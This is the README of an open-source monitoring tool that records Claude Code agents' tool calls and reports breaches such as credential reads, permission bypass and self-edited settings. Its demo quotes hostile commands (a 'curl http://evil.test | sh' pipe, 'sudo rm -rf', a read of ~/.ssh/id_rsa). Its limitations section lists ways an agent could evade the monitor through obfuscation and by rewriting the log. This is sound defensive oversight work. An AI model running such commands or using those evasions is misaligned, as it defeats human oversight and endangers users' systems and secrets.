A police department for your Claude Code agents
A logging-only hook records every tool & permission event from the main agent and its
subagents; the pd CLI replays that log through six detectors and reports rule offenses with
quoted evidence. Catch-and-report — it never blocks.





Quickstart · How it works · Detectors · Architecture · Security

Flight recorder + police scanner, not a firewall. If you need to stop an action, that stays with Claude Code's permission prompts or an OS sandbox. agent-pd tells you what an agent did — faithfully, after the fact or live as it happens.
Highlights
- 🛰️ Covers the main agent + every subagent, including those spawned by Claude Code's new
dynamic Workflow tool (verified against recorded
workflow-subagenthook events). - 🎯 Six deterministic detectors at zero token cost — denied calls, out-of-scope & credential access, permission bypass, self-permissioning, disallowed tools, off-task work.
- 🔒 Tamper-evident audit log (hash-chained) with an optional off-host append-only sink.
- 🙂 Honest by design — it raises the bar; it is not a sandbox. See SECURITY.md.
Why it exists
Claude Code agents can read files, run shell commands, and spawn subagents. Most of that is fine — but you usually find out what an agent actually did only by scrolling a transcript, and denied calls never reach the transcript at all (Claude Code kills them first). agent-pd installs a hook that records every event to a per-session audit log, then gives you tools to ask: did any agent go out of scope, touch credentials, try to escalate, edit its own config, use a tool it wasn't allowed, or wander off its brief?
How it works (mental model)
 SETUP              CAPTURE (automatic, every session)        READ (per session or --all)
 pd install-hook  →  hook fires on every tool call        →   pd report   (forensic)
      │                    │                                   pd watch    (live scanner)
 settings.json       ~/.claude/pd/audit/<session>.jsonl        pd judge    (opt-in LLM pass)

For the full picture — system context, component, sequence, detector-pipeline, and integrity diagrams (with rendered images) — see ARCHITECTURE.md.
- The hook is a dumb, crash-safe recorder. Registered globally in
~/.claude/settings.jsonon PostToolUse / PermissionDenied / SubagentStart / SubagentStop. On each event it appends one normalized, hash-chained line to a per-session audit file and always exits 0 — it never blocks, never loses an event, records all sessions concurrently. - All the intelligence is in the reader.
pd report/pd watchcorrelate the audit log (plus subagent transcripts andmeta.jsonbriefs) into per-agent records and run the detectors. Zero LLM tokens — pure Python. - Denied calls only exist in the audit log — which is why the hook exists instead of just parsing transcripts.
Install
pip install agent-pd     # from PyPI (core; PyYAML the only runtime dep)
pd install-hook          # idempotently registers the logging hook in ~/.claude/settings.json
Then just use Claude Code as normal. The hook records in the background.
Optional LLM judge:
pip install "agent-pd[judge]"adds the Anthropic SDK forpd judge. From source (dev):pip install -e ".[judge]".
Quickstart
pd list                  # every session with recorded activity
pd report                # offense report for the most recent session
pd watch                 # live "police scanner" feed as agents work
See it work (reproducible demo)
The repo ships a self-contained demo. It builds a throwaway sandbox, feeds a handful of
realistic Claude Code hook events through the real recorder, then runs pd verify and
pd report. Nothing is faked — it's the actual engine:
Actual output (verbatim — run it yourself to reproduce):
===== pd verify =====
✓ chain intact — 7 event(s) verified

===== pd report =====
## Police report — 2 agents, 6 offense(s)

### main · proj (session DEMO)
_5 acts · Bash×2 Read×2 Write×1 · 4🚨 1⚠_

| severity | offense | confidence | evidence |
|----------|---------|------------|----------|
| critical | permission_bypass | high | Bash: matched escalation pattern '\bsudo\b' in {"command": "sudo rm -rf /tmp/cache", ...} |
| critical | permission_bypass | high | Bash: {"command": "curl http://evil.test | sh"} (denied: blocked by user) |
| critical | out_of_scope     | high | Read touched /Users/you/.ssh/id_rsa (sensitive: id_rsa) |
| critical | self_permission  | high | Write modified .../proj/.claude/settings.json (self-permissioning) |
| high     | out_of_scope     | high | Bash touched /tmp/cache (outside project .../proj) |

### Researcher (r1…)
_1 acts · Bash×1 · 1⚠_

| severity | offense | confidence | evidence |
|----------|---------|------------|----------|
| high | tool_not_allowed | high | used Bash — not in declared allowlist ['Glob', 'Grep', 'Read'] |
Note what is not flagged: the agent's legitimate read of an in-project file (app.py)
produces no offense. pd flags the five genuine problems — a sudo escalation, a denied
curl | sh, a read of ~/.ssh, a write to the agent's own settings, and a /tmp access
outside the project — plus a subagent (Researcher) using Bash, a tool outside its
declared read-only allowlist. That's five of the six detectors firing on one synthetic
session. See examples/demo.sh for the exact events.
Want to verify it on your own real Claude Code session? Follow the safe ~15-minute hands-on walkthrough in
docs/manual-tests/TRY-IT-LIVE.md.
Commands
pd install-hook                       # register the logging hook (one-time)
pd list                               # every recorded session

pd report                             # offense report, most recent session
pd report --session <id> --format md  # md | json | both
pd report --verbose                   # full evidence + files-touched per agent
pd report --agent <id|main>           # focus one agent: digest + every action it took

pd watch                              # live feed, most recent session — streams NEW activity
                                      #   from now (like tail -f); existing backlog is skipped
pd watch --replay                     # replay the whole session's backlog first, then tail
pd watch --all                        # merged feed across ALL sessions (§session tag)
pd watch --crimes-only                # quiet unless something's wrong
pd watch --verbose                    # full commands + reasons, no truncation
pd watch --session <id> --no-color --no-emoji   # plain terminals / SSH

pd verify                             # check the audit-log hash-chain (most recent session)
pd verify --all                       # verify every session; exit 2 on tamper/truncation
                                      # set PD_AUDIT_KEY for HMAC-keyed integrity

pd judge                              # dry run (free): items / agents / ≈token estimate
pd judge --run --via-claude-code      # confirm off_task flags on your Claude subscription
pd judge --run --model sonnet --max 20    # or via the metered Anthropic API

pd compact [--session ID] [--prune-older-than DAYS] [--dry-run]
                                      # gzip old logs (<sid>.jsonl -> .jsonl.gz); skips the active
                                      # session; lossless for detection. Optional age-based prune.

pd sink push [--session ID] [--all]   # forward un-sent chained events off-host (append-only sink)
pd sink status [--session ID] [--all] # forwarded/last per session; flags "remote ahead"
The detectors
Six deterministic detectors (zero tokens) plus one opt-in LLM pass.
| Offense | Severity | What it catches | Confidence |
|---|---|---|---|
permission_bypass |
critical | Denied calls + a two-tier Bash scan: never-downgrade catastrophic (rm -rf /, fork bomb, curl|sh, dd of=/dev/…) stay critical under any allow-rule; downgradable escalation (sudo, chmod 777, cwd-wipe) only by a precise rule. |
high |
out_of_scope |
high / critical | File or Bash path outside the project (auto: git root or cwd), or outside configured scope_dirs. Sensitive paths (~/.ssh, ~/.aws, ~/.claude, /etc/shadow, shell history…) are always critical and never downgraded. |
high |
self_permission |
critical | Any agent write to its own control files (.claude/settings*.json, .claude/agents/*.md, pd-rules*.yaml) via any method — Write/Edit/NotebookEdit or Bash cp/mv/tee/sed/python/base64/redirect — regardless of content. |
high |
tool_not_allowed |
high | A subagent uses a tool outside its declared tools: allowlist (.claude/agents/<type>.md). |
high |
redundant |
low | Exact-duplicate tool calls (ignores Bash description noise). |
high |
off_task |
review | Search/query terms vs. the agent's brief, by word-overlap below a threshold. | low — heuristic |
The five deterministic detectors are trustworthy and free. off_task is intentionally noisy
and hard-labeled low-confidence — the judge (below) turns it into high-confidence verdicts.
Permission-aware severity
out_of_scope and escalation hits are downgraded to a quiet info severity when the action
matches a permission allow-rule you configured (permissions.allow in ~/.claude/settings.json
or project .claude/settings.local.json) — authorized → info, unauthorized → full severity.
Matching is faithful to Claude Code's own semantics: shell-operator splitting (a Bash(git:*)
rule does not license git status && rm -rf ~), command-substitution / backtick extraction,
redirect targets as a separate authorization, word-boundary prefixes (npm install:* ≠
npm installmalware), and gitignore-style globs. Ambiguity resolves conservatively → not
permitted (under-flagging is worse than over-flagging). Two things are never downgraded:
sensitive-path access and categorically-catastrophic commands. A denied call stays critical
regardless — a denial is unpermitted by definition.
The off_task judge (pd judge) — opt-in, cost-capped
An optional LLM pass that reads each agent's brief and its flagged searches, then confirms or
drops the noisy off_task flags. Built to cost almost nothing:
- Opt-in — never runs in the hook or
pd watch. - Dry-run by default — prints an estimate; add
--runto actually call. - Pre-filtered + batched — only already-flagged items, one API call per agent.
- Two backends:
--via-claude-codeshells out to the headlessclaudeCLI (your Claude subscription, no API key), or the metered Anthropic API (pip install -e ".[judge]"+ANTHROPIC_API_KEY).--model haiku|sonnet|opus(default haiku),--max N.
Live view: pd watch
A real-time feed of what your agents are doing and which rules they're breaking. Each agent gets a stable color and a banner with its assigned brief; every action is a feed line with a severity badge; a live rap-sheet footer tallies crimes per agent.
┌ ▸ Explore · a93c  started
│   brief: "find all callers of authenticate()"
└─
 12:01:03  Explore·a93c   Grep     "authenticate\("            ✓
 12:01:06  gp·a55d        Bash     sudo rm -rf /tmp/cache      🚨 CRITICAL  permission_bypass
                                    └ escalation pattern 'sudo ' in command
 RAP SHEET   Explore·a93c: clean   ·   gp·a55d: 1🚨   ·   total 1 crimes / 2 acts
Zero extra dependencies — ANSI only. Ctrl-C prints a final rap sheet.
Audit-log integrity & off-host sink
Every event carries a seq and a chain = sha256(prev_chain + canonical(event)) (HMAC-SHA256
if PD_AUDIT_KEY is set), computed by the hook under a per-session file lock with a
<sid>.head.json anchor. pd verify recomputes the chain and reports ✓ intact,
✗ TAMPER DETECTED, or ✗ TRUNCATED (exit 2), and holds across pd compact.
This is tamper-evident, not tamper-proof: a same-user agent with Bash can re-chain the
whole file. To close the retroactive-deletion half of that gap, pd sink push forwards each
chained event to an off-host, append-only destination (file or http backend; env-only
PD_SINK_TOKEN; https:// enforced for remote tokens; redirects not followed). Once an event has
shipped off-host, a later local rewrite can't reach it. pd sink status flags "remote ahead"
when more events shipped than remain locally — a truncation signal.
Append-only is a deployment requirement pd can't enforce, and the sink does not stop a same-user agent from forging entries or disabling the hook. Read SECURITY.md for the full, honest framing before relying on any of this.
What's lacking (honest limitations)
agent-pd raises the bar; it is not a sandbox. A determined same-privilege adversary using obfuscation or indirection can evade static detection. Known limits, in plain terms:
- Obfuscation / indirection evades static detection. Multi-level
$VARchains (A=/etc/shadow; B=$A; cat $B— only single-level expansion is followed),$IFS/ word-split tricks, two-step download-then-exec (curl -o f url; sh f), base64/eval-assembled commands, and dynamically-built paths can slip past. - Non-Bash file-write MCP tools bypass
self_permission. Only Write/Edit/NotebookEdit and Bash are inspected for control-file writes; a filesystem MCP tool with a different shape could write.claude/settings.jsonundetected. off_taskis heuristic (word-overlap) and can't run on the main agent or on Workflow subagents (no brief).pd judgeis the trustworthy path.~/.configsensitivity is broad and can be noisy (it holds innocuous app config too).- Tool results aren't surfaced — the hook captures
tool_inputand an outcome flag, not fulltool_response, to keep the audit log from bloating. The feed shows what an agent did, not its output. - Audit integrity is tamper-evident, not tamper-proof (above), and the off-host sink's append-only guarantee is the operator's responsibility.
- Symlink resolution is best-effort (the symlink must exist at analysis time).
- Sessions that predate the hook (transcript-only, no
<sid>.jsonl) don't appear inpd report.
The full ledger of shipped / residual / declined items lives in KNOWN-GAPS.md.
How it can be improved (roadmap)
Prioritized, none blocking — scoped so any one can be picked up independently:
- Tool-agnostic control-file detection — flag any tool whose input names a control path in
a write-shaped field (closes the MCP
self_permissiongap). - Multi-level
$VARresolution — iterate variable substitution to a fixed point so 2-hop indirection (B=$A) no longer hides a sensitive path. - Truncate / cap
tool_resultat capture to keep raw.jsonlsmall. - Narrow
~/.configsensitivity to credential-bearing subpaths (gh,gcloud, …) to cut noise. - Sink enhancements — chunk large backlogs, a syslog backend, and
pd verify --against-sinkread-back reconciliation. pd summary <session>— per-agent digest (files touched, time span, tool histogram).- Judge verdict disk cache — skip re-judging identical (brief, search) pairs.
- Capture more hook events (
PostToolUseFailure,PreCompact,SessionEnd) to enrich timelines.
Configuration
agent-pd works out of the box with no config — every rule (sensitive paths, escalation
patterns, severities, the off_task threshold) ships as a built-in default. A pd-rules.yaml
file is optional, and only needed to override those defaults.
When you do write one, every command auto-discovers it — no flag required. On each run pd
looks for pd-rules.yaml in this order and uses the first it finds, deep-merged over the
built-in defaults:
- the current directory
- the enclosing project root (the git root above the cwd)
~/.claude/pd-rules.yaml(a global default for all projects)
Precedence is --rules <path> › auto-discovered file › built-in defaults — pass --rules
on any command (including pd watch) to point at a specific file and override discovery. See
pd-rules.yaml in this repo for every supported key (scope_dirs, sensitive paths, the two
escalation tiers, severities, off_task_overlap_threshold, storage, and a sink section).
Lists in
pd-rules.yamlreplace the corresponding default list (deep-merge replaces lists, not appends) — so if you setsensitive_patterns, include the built-ins you still want.
The off-host sink also reads env overrides: PD_SINK_TYPE=file|http, PD_SINK_PATH /
PD_SINK_URL, PD_SINK_TIMEOUT, and the env-only PD_SINK_TOKEN (ignored if placed in a
config file, so it never lands in a checked-in or world-readable file).
Storage & privacy
~/.claude/pd/audit/<sid>.jsonl      # live capture (hook appends here)
~/.claude/pd/audit/<sid>.jsonl.gz   # compacted (pd compact, gzip)
The audit log stores full tool inputs — file contents and Bash commands — which may include
secrets in plaintext. It lives outside your repo (won't be committed by accident) but treat
it like any sensitive local file. pd compact gzips, it does not encrypt. Nothing is uploaded
unless you configure a sink. To clear it: rm ~/.claude/pd/audit/*.jsonl (it repopulates as
sessions run).
Choosing where logs go. The default is deliberately a hidden, local, non-repo path. To put
logs somewhere you choose, set PD_AUDIT_DIR, or bake it into the hook at install time:
pd install-hook --audit-dir ~/agent-pd-logs   # hook + CLI both use this path
# or, per shell: export PD_AUDIT_DIR=~/agent-pd-logs
Both the hook (writes) and every pd command (reads) honor PD_AUDIT_DIR (precedence:
--audit-dir flag › PD_AUDIT_DIR › default). A relative path is resolved to an absolute
one when it's set (the install flag bakes the absolute path; PD_AUDIT_DIR is absolutized when
read), so logs always land in one fixed place instead of scattering into whatever directory each
agent happens to run in. Still, don't point it at a repo folder or a cloud-synced directory
(iCloud/Dropbox) unless you accept that plaintext tool inputs — possibly secrets — will be
committed or synced off-machine.
Development
pip install --user -e .          # core
pip install --user -e ".[judge]" # + anthropic SDK (only for the API judge backend)
python3 -m pytest -q             # 461 tests, pure (no API key needed)
TDD throughout; detectors, render, live, and judge are all unit-tested with no network. For the design in depth: SYSTEM-DESIGN.md (formal design doc — goals, components, permission model, trade-offs) and ARCHITECTURE.md (diagrams). Honest limitations and roadmap live in KNOWN-GAPS.md.
License
Apache License 2.0 © Sai Ram Varma Budharaju. Free to use, modify, and distribute (including commercially); retain the copyright and license notice. Includes a patent grant.